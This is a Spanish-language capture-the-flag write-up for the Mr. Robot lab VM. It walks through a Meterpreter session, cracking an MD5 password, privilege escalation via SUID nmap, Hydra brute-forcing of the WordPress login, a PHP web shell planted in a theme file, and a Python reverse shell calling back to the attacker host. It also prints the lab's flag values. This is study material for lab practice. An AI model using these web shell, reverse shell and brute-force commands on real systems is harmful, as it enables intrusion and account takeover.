msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.191:5555
[*] Sending stage (40004 bytes) to 192.168.0.192
[*] Meterpreter session 1 opened (192.168.0.191:5555 → 192.168.0.192:50726)
at 2025-04-25 00:37:51 -0400

meterpreter >
meterpreter > sysinfo
Computer    : linux
OS          : Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:1
0 UTC 2015 x86_64
Meterpreter : php/linux
meterpreter > pwd
/opt/bitnami/apps/wordpress/htdocs
meterpreter > uname -a
[-] Unknown command: uname. Run the help command for more details.
meterpreter > shell
Process 1876 created.
Channel 0 created.
uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86
_64 x86_64 x86_64 GNU/Linux
```


## *Spaws shell*

**python -c 'import pty; pty.spawn("/bin/bash")'**

## *Post Hacking*

**Se realiza navegacion y se encuentra un archivo:**

**key-2-of-3.txt  password.raw-md5**



```
daemon@linux:/home$ cd /robot
cd /robot
bash: cd: /robot: No such file or directory
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat key-2*
cat key-2*
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password*
cat password*
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ 
```

**SE DESCUBRE UN HASH:**


**robot:c3fcd3d76192e4007dfb496cca67e13b**

# *HashDump*

- **IDENTIFICAR HASH**
**hash-identifier**

```
HASH: c3fcd3d76192e4007dfb496cca67e13b


#####################################################################
####
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #

#####################################################################
####
--------------------------------------------------
 HASH: c3fcd3d76192e4007dfb496cca67e13b

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

**- PASSWORD ENCONTRADA:**
**USER:** **robot**
**PASSWORD:** **abcdefghijklmnopqrstuvwxyz**



| Hash | Type | Result |
|---|---|---|
| c3fcd3d76192e4007dfb496cca67e13b | md5 | abcdefghijklmnopqrstuvwxyz |

**Color Codes:** 🟩Green: Exact match, Yellow: Partial match, 🟥Red: Not found.

# *Escalar Privilegios*

- **Escalar a usuario robot**
**USER:** **robot**
**PASSWORD:** **abcdefghijklmnopqrstuvwxyz**

**Comando:**
**su robot**

## *robot*


- **Escalar a usuario robot**

**USER:** robot

**PASSWORD:** abcdefghijklmnopqrstuvwxyz

**Comando:**

su robot



```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ cd /home/robot
cd /home/robot
robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key*
cat key*
822c73956184f694993bede3eb39f959
robot@linux:~$ 
```

## *LLAVE 2*


**key-2-of-3.txt**

HASH: **822c73956184f694993bede3eb39f959**

## *root*

**Encontrar archivos para escalar a root**

**find / -perm -u=s -type f 2>/dev/null**




```
robot@linux:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

**- Encontramos version vulnerable NMAP**
**nmap -h** --→ version 3.81

**- Ejecutamos modo interactivo**
**nmap --interactive**

**- Usar algun tipo de shell**
**!sh**

**- GANAMOS ACCESO COMO ROOT**




```
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# whoami
whoami
root
# pwd
pwd
/home/robot
# ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key*
cat key*
04787ddef27c3dee1ee161b21670b4e4
#
```

## *LLAVE 3*

**key-3-of-3.txt**


HASH: **04787ddef27c3dee1ee161b21670b4e4**



```
ls
firstboot_done  key-3-of-3.txt
# cat key*
cat key*
04787ddef27c3dee1ee161b21670b4e4
#
```

## *Vector de ataque 2*

**SE DEBE INTERCEPTAR LA PETICION DE LOGIN PARA USAR EN FUERZA BRUTA CON HYDRA**


Burp Suite Community Edition v2025.1.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http:
Time Type Direction Method URL
01:22:20 25 Ap... HTTP Request POST http://192.168.0.192/wp-login.php
Request
Pretty Raw Hex
Search
0 highlights

```
POST /wp-login.php HTTP/1.1
Host: 192.168.0.192
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
Origin: http://192.168.0.192
```

```
POST /wp-login.php HTTP/1.1
Host: 192.168.0.192
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
Origin: http://192.168.0.192
Connection: keep-alive
Referer: http://192.168.0.192/wp-login.php?loggedout=true
Cookie: s_fid=79F709BED795CC69-0CECAC42FA3207CE; s_nr=1745547469433; wp-settings-6=libraryContent%3Dbrowse; wp-settings-time-6=1745553653; s_cc=true; s_sq=%5B%5BB%5D%5D; wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1
Priority: u=0, i

log=admin&pwd=password&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.0.192%2Fwp-admin%2F&testcookie=1
```

# *FB Hydra*

**Comandos:**

**-Comando para encontrar usuario valido, se prueba el diccionario en el user.**

**hydra -L nuevo2.dic -p whycares 192.168.0.192 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:Invalid"**

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-25 09:21:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:24/p:1), ~2 tries per task
[DATA] attacking http-post-form://192.168.0.192:80/wp-login.php:log=^USER^&pwd=^PASS^:Invalid
[80][http-post-form] host: 192.168.0.192   login: Elliot   password: whycares
[80][http-post-form] host: 192.168.0.192   login: ELLIOT   password: whycares
```

```
[80][http-post-form] host: 192.168.0.192   login: elliot   password: whycares
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-25 09:21:48
```

**USUARIOS VALIDOS: Elliot, ELLIOT, elliot**.

**-Comando para encontrar el password con las cuentas validas**.

**hydra -vV  -l elliot -P nuevo2.dic 192.168.0.192 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^&wp-sumit=Log+In:F= is incorrect"**


```
[STATUS] attack finished for 192.168.0.192 (waiting for children to complete tests)
[VERBOSE] Page redirected to http[s]://192.168.0.192:80/wp-admin/
[VERBOSE] Page redirected to http[s]://192.168.0.192:80/wp-login.php?
redirect_to=http%3A%2F%2F192.168.0.192%3A80%2Fwp-admin%2F&reauth=1
[80][http-post-form] host: 192.168.0.192   login: elliot   password:
ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-25 09:29:23
```

**EXITOSO:**
**elliot/ER28-0652**

# *Explotacion*

**Buscar un codigo remoto para ganar acceso**

**echo system($_GET['dsteam']);**



WordPress 6.8 is available! Please update now.

Edit Themes

File edited successfully.

Twenty Fifteen: author-bio.php

Select theme to edit: Twenty Fifteen

```
<?php
echo system($_GET ['dsteam']);

/**
 * The template for displaying Author bios
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */
?>
```

**- SE INYECTA EL CODIGO EN UNA PLANTILLA PHP:**

**Twenty Fifteen: author-bio.php  (author-bio.php)**

**- Ahora debemos ingresar al navegador y cargar la ruta para ejecutar codigo remoto**


**RUTA:**

**http://192.168.0.192/wp-content/themes/twentyfifteen/author-bio.php?dsteam=ls**

- Verificar version de python para ver si se puede crear una shell reversa
**http://192.168.0.192/wp-content/themes/twentyfifteen/author-bio.php?dsteam=**python -h

**- Verificar version de python para ver si se puede crear una shell reversa mediante python**
**Se ejecuta el Script en la url:**

**http://192.168.0.192/wp-content/themes/twentyfifteen/author-bio.php?dsteam=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.0.198",8888)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'**



```
┌──(root㉿kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.0.192: inverse host lookup failed: Unknown host
connect to [192.168.0.198] from (UNKNOWN) [192.168.0.192] 54012
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ 
```